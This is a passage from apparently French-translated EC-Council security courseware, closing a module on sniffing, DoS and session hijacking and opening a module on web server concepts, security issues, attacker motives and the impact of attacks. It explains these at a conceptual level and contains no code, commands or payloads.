


Figure 6.46 : Wireshark

Voici la liste de quelques autres outils de détection de détournement de session :

- USM Anywhere (<https://cybersecurity.att.com>)
- Check Point IPS (<https://www.checkpoint.com>)
- LogRhythm (<https://logrhythm.com>)
- SolarWinds Security Event Manager (SEM) (<https://www.solarwinds.com>)
- IBM Security Network Intrusion Prevention System (<https://www.ibm.com>)

Module Summary



- This module has discussed packet sniffing and types of sniffing
- It has covered various sniffing techniques and sniffing tools
- It also discussed different sniffing countermeasures
- It has covered different types of DoS and DDoS attacks and attack tools
- It also discussed different DoS/DDoS attack countermeasures and protection tools
- It has covered session hijacking and types of session hijacking attacks and tools
- Finally, this module ended with a detailed discussion on various countermeasures to defend session hijacking attempts
- In the next module, we will discuss in detail on various web application attacks and countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé l'analyse de paquets et les types d'écoute réseau. Il a couvert différentes techniques et outils d'écoute réseau. Il a également abordé les différentes contre-mesures en matière d'écoute réseau. De plus, il a couvert les différents types d'attaques DoS et DDoS et présenté différents outils d'attaque DoS/DDoS. Il a aussi présenté les différentes contre-mesures et outils de protection contre les attaques DoS/DDoS. Le détournement de session et les types d'attaques par détournement de session ont également été abordés. Le module s'est terminé par une présentation des outils de détournement de session et des différentes contre-mesures pour se défendre contre les tentatives de détournement de session.

Dans le prochain module, nous discuterons en détail des différentes attaques d'applications web et des contre-mesures.



Module 07

Web Application Attacks and Countermeasures



Module Objectives

- 1 Understanding Web Server Concepts and Attacks
- 2 Understanding Different Web Server Attack Tools and Countermeasures
- 3 Overview of Web Application Architecture and Vulnerability Stack
- 4 Understanding Different Web Application Threats and Attacks
- 5 Understanding Different Web Application Attack Tools and Countermeasures
- 6 Overview of Different Types of SQL Injection Attacks
- 7 Understanding Different SQL Injection Tools
- 8 Understanding Different SQL Injection Attack Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module

L'évolution d'Internet et des technologies Web, combinée à l'augmentation rapide de la connectivité Internet, a conduit à l'émergence d'un nouvel univers commercial. Les applications Web font partie intégrante des entreprises en ligne. Toute personne connectée à Internet utilise des applications Web pour des raisons diverses, notamment pour faire des achats en ligne, envoyer des courriers électroniques, discuter et accéder à des réseaux sociaux.

Les applications Web sont de plus en plus vulnérables aux menaces et aux vecteurs d'attaque sophistiqués. Ce module familiarise les étudiants avec les attaques des serveurs Web et les contre-mesures. Il aborde l'architecture des applications Web et les différents niveaux de vulnérabilité. Ce module présente également aux étudiants les différentes menaces, attaques et contre-mesures liées aux applications Web. En outre, il aborde différents types d'attaques par injection SQL (Structured Query Language) et de contre-mesures.

À la fin de ce module, les étudiants seront en mesure de :

- Décrire le fonctionnement des serveurs Web et leurs problèmes de sécurité.
- Expliquer les différentes attaques de serveur Web et les outils d'attaque de serveur Web.
- Adopter des contre-mesures contre les attaques de serveurs Web.
- Utiliser différents outils de sécurité pour les serveurs Web.
- Décrire l'architecture des applications Web et les différents niveaux de vulnérabilité.
- Expliquer les différentes menaces et attaques contre les applications Web.
- Utiliser différents outils d'attaque des applications Web.

- Adopter des contre-mesures contre les attaques d'applications Web.
- Utiliser différents outils de sécurité pour les applications Web.
- Comprendre les différents types d'attaques par injection SQL.
- Utiliser différents outils d'injection SQL.
- Adopter des contre-mesures contre les attaques par injection SQL.
- Utiliser différents outils de détection d'injection SQL.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Attacks

Attaques de serveurs Web


Pour comprendre le principe du piratage de serveurs Web, il est essentiel de comprendre d'abord les concepts de base des serveurs Web, notamment ce qu'est un serveur Web, comment il fonctionne et les différents éléments qui lui sont associés.

Cette section donne un bref aperçu du fonctionnement d'un serveur Web. Elle explique également les facteurs et les erreurs courantes qui permettent aux attaquants de pirater un serveur Web. Cette section aborde également les différentes attaques de serveurs Web, les outils d'attaque, les contre-mesures contre les attaques et les outils de sécurité.



Découvrez les différentes attaques de serveurs Web

Un attaquant peut utiliser de nombreuses techniques pour compromettre un serveur Web, telles que le détournement de serveur DNS (Domain Name System), l'amplification DNS, la traversée de répertoires, la défiguration de sites Web, l'exploitation de mauvaises configurations de serveurs Web, la séparation de réponses HTTP, l'empoisonnement de caches Web, l'attaque SSH (Secure Shell) par force brute, le craquage de mots de passe de serveurs Web et l'attaque SSRF (Server-Side Request Forgery). Cette section décrit ces techniques d'attaque en détail.



Fonctionnement du serveur Web

Un serveur Web est un système informatique qui stocke, traite et diffuse des pages Web à des clients externes via le protocole HTTP (Hypertext Transfer Protocol). En général, un client initie un processus de communication par le biais de requêtes HTTP. Lorsqu'un utilisateur souhaite accéder à des ressources telles que des pages Web, des photos et des vidéos, son navigateur génère une requête HTTP qui est envoyée au serveur Web. En fonction de la demande, le serveur Web collecte les informations ou les contenus demandés auprès des serveurs de stockage de données ou des serveurs d'applications et répond à la demande par la réponse HTTP correspondante. Si un serveur Web ne peut pas trouver les informations demandées, il génère un message d'erreur.




Figure 7.1 : Communication client-serveur standard dans le fonctionnement d'un serveur Web

Web Server Components



Document Root

Stores critical HTML files related to the web pages of a domain name that will be served in response to the requests



Server Root

Stores server's configuration, error, executable, and log files



Virtual Document Tree

Provides storage on a different machine or disk after the original disk is filled up



Virtual Hosting

Technique of hosting multiple domains or websites on the same server



Web Proxy

Proxy server that sits between the web client and web server to prevent IP blocking and maintain anonymity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Composants d'un serveur Web

Un serveur Web est constitué des composants suivants :

▪ Racine des documents

La racine des documents est l'un des répertoires de fichiers racines du serveur Web dans lequel sont stockés les fichiers HTML critiques liés aux pages Web d'un domaine, qui seront envoyés en réponse aux demandes.

Par exemple, si l'URL demandée est www.certifiedhacker.com et que la racine du document s'appelle "certroot" et qu'elle est stockée dans le répertoire `/admin/web`, alors `/admin/web/certroot` est l'adresse du répertoire du document.

Si la requête complète est www.certifiedhacker.com/P-folio/index.html, le serveur cherchera le chemin d'accès au fichier `/admin/web/certroot/P-folio/index.html`.

▪ Racine du serveur

Il s'agit du répertoire racine de niveau supérieur de l'arborescence des répertoires dans lequel sont stockés la configuration du serveur et les fichiers d'erreurs, les exécutables et les fichiers journaux. La racine contient le code qui met en œuvre le serveur. En général, la racine du serveur est constituée de quatre fichiers. Un fichier est dédié au code qui implémente le serveur, tandis que les trois autres sont des sous-répertoires, à savoir `-conf`, `-logs` et `-cgi-bin`, qui sont utilisés respectivement pour les informations de configuration, les journaux et les exécutables.

■ Arborescence virtuelle

Une arborescence virtuelle de documents fournit un stockage sur une machine ou un disque différent lorsque le disque d'origine est rempli. Cette arborescence est sensible à la casse et peut être utilisée pour fournir une sécurité au niveau des objets.

Dans l'exemple ci-dessus de la rubrique "Racine des documents", pour une requête de www.certifiedhacker.com/P-folio/index.html, le serveur peut également rechercher le chemin de fichier `/admin/web/certroot/P-folio/index.html` si le répertoire `admin/web/certroot` est stocké sur un autre disque.

■ Hébergement virtuel

C'est une technique d'hébergement de plusieurs domaines ou plusieurs sites Web sur le même serveur. Cette technique permet le partage des ressources entre différents serveurs. Elle est employée dans les entreprises de grande taille, dans lesquelles les ressources sont destinées à être consultées et gérées de manière globale.

Voici les types d'hébergement virtuel :

- L'hébergement basé sur le nom
- L'hébergement basé sur le protocole Internet (IP)
- L'hébergement basé sur le port


■ Proxy Web

Un serveur proxy ou serveur mandataire est situé entre le client Web et le serveur Web. En raison de l'emplacement des serveurs proxy, toutes les demandes des clients sont transmises au serveur Web par l'intermédiaire des serveurs proxy. Ils sont utilisés pour empêcher le blocage d'IP et maintenir l'anonymat.



Web Server Security Issues

- Attackers usually target **software vulnerabilities** and configuration errors to compromise web servers
- Network and OS level attacks can be well defended using proper **network security measures** such as firewalls, IDS, etc. However, web servers can be accessed from anywhere via the Internet, which renders them **highly vulnerable** to attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Problèmes de sécurité des serveurs Web

Un serveur Web est une application matérielle/logicielle qui héberge des sites Web et les rend accessibles sur Internet. Un serveur Web, accompagné d'un navigateur, permet de mettre en œuvre avec succès l'architecture du modèle client-serveur. Dans ce modèle, le serveur Web joue le rôle de serveur et le navigateur celui de client. Pour héberger des sites Web, un serveur Web stocke les pages Web des sites Web et fournit une page Web donnée sur demande. Chaque serveur Web possède un nom de domaine et une adresse IP associée à ce nom de domaine. Un serveur Web peut héberger plus d'un site Web. Tout ordinateur peut faire office de serveur Web s'il est équipé d'un logiciel de serveur spécifique (un programme de serveur Web) et s'il est connecté à Internet.

Les serveurs Web sont choisis en fonction de leur capacité à gérer les logiciels côté serveur, les caractéristiques de sécurité, les fonctions de publication, les moteurs de recherche et les outils de création de sites. Apache, Microsoft IIS, Nginx, Google et Tomcat sont quelques-uns des logiciels de serveur Web les plus utilisés. Un attaquant cible généralement les vulnérabilités des composants logiciels et les erreurs de configuration pour compromettre les serveurs Web.




Figure 7.2 : Schéma de principe d'un serveur Web : l'utilisateur visite des sites Web hébergés sur un serveur Web.

Les organisations peuvent se défendre contre la plupart des attaques au niveau du réseau et du système d'exploitation en adoptant des mesures de sécurité réseau telles que des pare-feu, des systèmes de détection d'intrusion (IDS) et des systèmes de prévention d'intrusion (IPS) et en respectant les normes et les recommandations de sécurité. Cela oblige les attaquants à se tourner vers les attaques au niveau des serveurs et des applications Web, car un serveur Web qui héberge des applications Web est accessible de partout sur Internet. Cela fait des serveurs Web une cible attractive. Une mauvaise configuration des serveurs Web peut créer des vulnérabilités, même dans les systèmes avec pare-feu les plus soigneusement conçus. Les attaquants peuvent exploiter des serveurs Web mal configurés avec des vulnérabilités connues pour compromettre la sécurité des applications Web. Les serveurs Web présentant des vulnérabilités connues peuvent également nuire à la sécurité d'une organisation. Comme le montre la figure ci-dessous, la sécurité de l'organisation comprend sept niveaux, de la pile 1 à la pile 7.




Figure 7.3 : Les 7 niveaux de sécurité

Objectifs courants du piratage de serveurs Web

Les pirates informatiques attaquent les serveurs Web avec certains objectifs en tête. Ces objectifs peuvent être techniques ou non techniques. Les attaquants peuvent, par exemple,

compromettre la sécurité d'un serveur Web et voler des informations sensibles pour des raisons financières ou par simple curiosité.

Voici quelques objectifs courants qui motivent les attaques de serveurs Web :

- Voler des numéros de carte de crédit ou d'autres informations d'identification sensibles à l'aide de techniques d'hameçonnage.
- Intégrer le serveur dans un botnet pour réaliser des attaques par déni de service (DoS) ou des attaques DoS distribuées (DDoS).
- Compromettre une base de données.
- Obtenir le code source d'applications propriétaires.
- Cacher et rediriger le trafic.
- Escalader les privilèges.

Certaines attaques sont réalisées pour des raisons personnelles, plutôt que pour des gains financiers :


- Par pure curiosité.
- Pour relever un défi intellectuel que l'on s'est fixé.
- Pour porter atteinte à la réputation de l'organisation ciblée.

Failles de sécurité dangereuses affectant la sécurité des serveurs Web

Un serveur Web configuré par des administrateurs système mal formés peut présenter des failles de sécurité. Des connaissances insuffisantes, la négligence, la paresse et l'inattention à l'égard de la sécurité peuvent constituer les plus grandes menaces pour la sécurité des serveurs Web.

Voici quelques exemples de négligences courantes qui rendent un serveur Web vulnérable aux attaques :

- Ne pas mettre à jour le serveur Web avec les derniers correctifs.
- Utiliser les mêmes informations d'identification administrateur partout.
- Autoriser le trafic interne et sortant sans restriction.
- Ne pas durcir les applications et les serveurs.




Impact des attaques de serveurs Web

Les attaquants peuvent causer divers types de dommages à une organisation en attaquant un serveur Web. Voici quelques-uns des types de dommages que les attaquants peuvent causer à un serveur Web :

- **Compromission de comptes utilisateurs** : Les attaques de serveurs Web visent principalement à compromettre les comptes des utilisateurs. Si l'attaquant compromet un compte utilisateur, il peut obtenir une grande quantité d'informations utiles. L'attaquant peut utiliser le compte utilisateur compromis pour lancer d'autres attaques sur le serveur Web.
- **Défiguration de sites Web** : Les attaquants peuvent modifier complètement l'apparence d'un site Web en remplaçant ses données d'origine. Ils défigurent le site Web ciblé en modifiant les éléments visuels et en affichant différentes pages avec des messages de leur composition.
- **Attaques secondaires à partir du site Web** : Un attaquant qui compromet un serveur Web peut l'utiliser pour lancer d'autres attaques sur d'autres sites Web ou divers systèmes clients.
- **Accès administrateur ("root") à d'autres applications ou au serveur** : L'accès root est le niveau de privilège le plus élevé pour se connecter à un serveur, qu'il s'agisse d'un serveur dédié, semi-dédié ou privé virtuel. Les attaquants peuvent effectuer n'importe quelle action une fois qu'ils ont obtenu l'accès root au serveur.
- **Altération des données** : Un attaquant peut modifier ou supprimer les données d'un serveur Web et même remplacer les données par des éléments malveillants afin de compromettre les utilisateurs qui se connectent au serveur Web.

- **Vol de données :** Les données font partie des principaux biens d'une organisation. Les attaquants peuvent accéder à des données sensibles telles que des dossiers financiers, des projets en cours de développement ou le code source d'un programme.
- **Atteinte à la réputation de l'entreprise :** Les attaques de serveurs Web peuvent exposer au public les informations personnelles des clients d'une entreprise, ce qui nuit à la réputation de celle-ci. Les clients perdent alors confiance en l'entreprise et ne veulent plus partager leurs données personnelles avec elle.

Why are Web Servers Compromised?



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pourquoi les serveurs Web sont-ils compromis ?

